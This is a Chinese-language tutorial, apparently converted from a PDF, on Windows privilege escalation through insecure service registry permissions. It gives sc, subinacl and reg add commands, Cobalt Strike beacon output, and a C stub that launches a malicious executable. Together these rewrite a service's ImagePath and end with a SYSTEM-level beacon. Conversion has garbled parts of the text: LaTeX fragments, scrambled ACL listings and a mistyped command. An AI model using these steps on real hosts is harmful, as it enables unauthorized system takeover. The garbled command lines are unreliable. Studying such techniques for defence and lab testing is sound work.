
# 不安全注册表提权

### 提权的原理

Windows的服务路径存储在Windows的注册表中,若注册表配置不当,当攻击者可以发现使用低权限可以更改注册表的选项的时候,就可以导致提权,可以将 imagepath 修改成恶意的文件,重启导致提权



## 提权环境准备


1、新建立一个服务, test

sc create test binpath= "C:\1.exe"

C:\Users\Administrator>sc create test binpath= "C:\1.exe" [SC] CreateService 成功

C:\Users\Administrator>

2、打开注册表给该文件权限



### 或者用工具

 $shell\ subinacl\ /keyreg\ "HKEY\_LOCAL\_MACHINE\system\ControlSet001\services\wanli"/ grant=apache=f$ 

### 提权实验

1、先使用MSF或者CS上线靶机



2、查询计算机中的所有服务

sc query type= all state= all |findstr /i service\_name.\* |more

```
beacon> shell sc query type= all state= all |findstr /i service_name.* |more
[*] Tasked beacon to run: sc query type= all state= all |findstr /i service_name.* |more
[+] host called home, sent: 93 bytes
[+] received output:
SERVICE_NAME: 1394ohci
SERVICE_NAME: ACPI
SERVICE_NAME: AcpiPmi
SERVICE_NAME: adp94xx
SERVICE_NAME: adpahci
SERVICE_NAME: adpahci
SERVICE_NAME: adpu320
SERVICE_NAME: AeLookupSvc
SERVICE_NAME: AFD
```

#### 3、使用subinacl进行查询提权

shell subinacl /keyreg "HKEY\_LOCAL\_MACHINE\system\ControlSet001\services\test"
/display

```
pace =builtin\users ACCESS ALLOWED ACE TYPE-0x0
  CONTAINER_INHERIT_ACE-0x2
  Key and SubKey - Type of Access:
  Full Control
  KEY_CREATE_SUB_KEY-0x4
  KEY ENUMERATE SUB KEYS-0x8 KEY NOTIFY-0x10
                                                        KEY CREATE LINK-0x20
                                                                                    DELETE-0x1000
READ_CONTROL-0x20000 WRITE_DAC-0x40000

/pace =bm-2008\apache ACCESS_ALLOWED_ACE_TYPE-0x0
                                                        WRITE OWNER-0x80000
  CONTAINER INHERIT ACE-0x2
   Key and SubKey - Type of Access:
  Full Control

Detailed Access Flags:

EV_VALUE-0x1 KEY_SET_VALUE-0x2
 Full Control
                                                        KEY_CREATE_SUB_KEY-0x4
  KEY_QUERY_VALUE-0x1
  KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10
                                                        KEY CREATE LINK-0x20
                                                                                    DELETE-0x1000
```

#### 4、查询该服务的 imagepath 值

reg query HKEY\_LOCAL\_MACHINE\system\ControlSet001\services\test /v imagepath

5、替换该文件为恶意的文件或者修改文件的路径

```
#include<stdio.h>
#include<stdlib.h>
int main(){
    system("cmd.exe /c C:\\USERS\\apache\\Desktop\\1.exe");
    return 0;
}
```

reg add "HKEY\_LOCAL\_MACHINE\system\ControlSet001\services\test" /t REG\_EXPAND\_SZ
/v ImagePath /d "C:\USERS\\apache\Desktop\1.exe" /f

```
beacon> shell reg add "HKEY_LOCAL_MACHINE\system\ControlSet001\services\test" /t REG_EXPAND_SZ /v ImagePath /d "C:\USERS\\apache\Desktop\1.exe" /f

[*] Tasked beacon to run: reg add "HKEY_LOCAL_MACHINE\system\ControlSet001\services\test" /t REG_EXPAND_SZ /v ImagePath /d "C:\USERS\\apache\Desktop\1.exe" /f

[+] host called home, sent: 163 bytes

[+] received output:
操作成功完成。
```

### 6、查询是否替换

 $\label{local_machine} \begin{tabular}{ll} reg & query & HKEY\_LOCAL\_MACHINE \system \controlSet001 \services \test /v image path \end{tabular}$ 

beacon> shell reg query HKEY\_LOCAL\_MACHINE\system\ControlSet001\services\test /v imagepath

[\*] Tasked beacon to run: reg query HKEY\_LOCAL\_MACHINE\system\ControlSet001\services\test /v imagepath

[+] host called home, sent: 107 bytes

[+] received output:

HKEY\_LOCAL\_MACHINE\system\ControlSet001\services\test

imagepath REG\_EXPAND\_SZ C:\USERS\\apache\Desktop\1.exe

7、这个时候apache是没有权限启动服务的,需要管理员重启电脑.

sc strat test

external	internal	listener	user *	computer	note	process	pid	arch	last
× 175.9.143.152	192.168.41.194	wanli	apache	BM-2008		1.exe	3380	x86	1s
<b>175.9.143.152</b>	192.168.41.194	wanli	SYSTEM *	BM-2008		1.exe	3464	x86	2s
日志X Beacon 192.1	68.41.194@3380 X								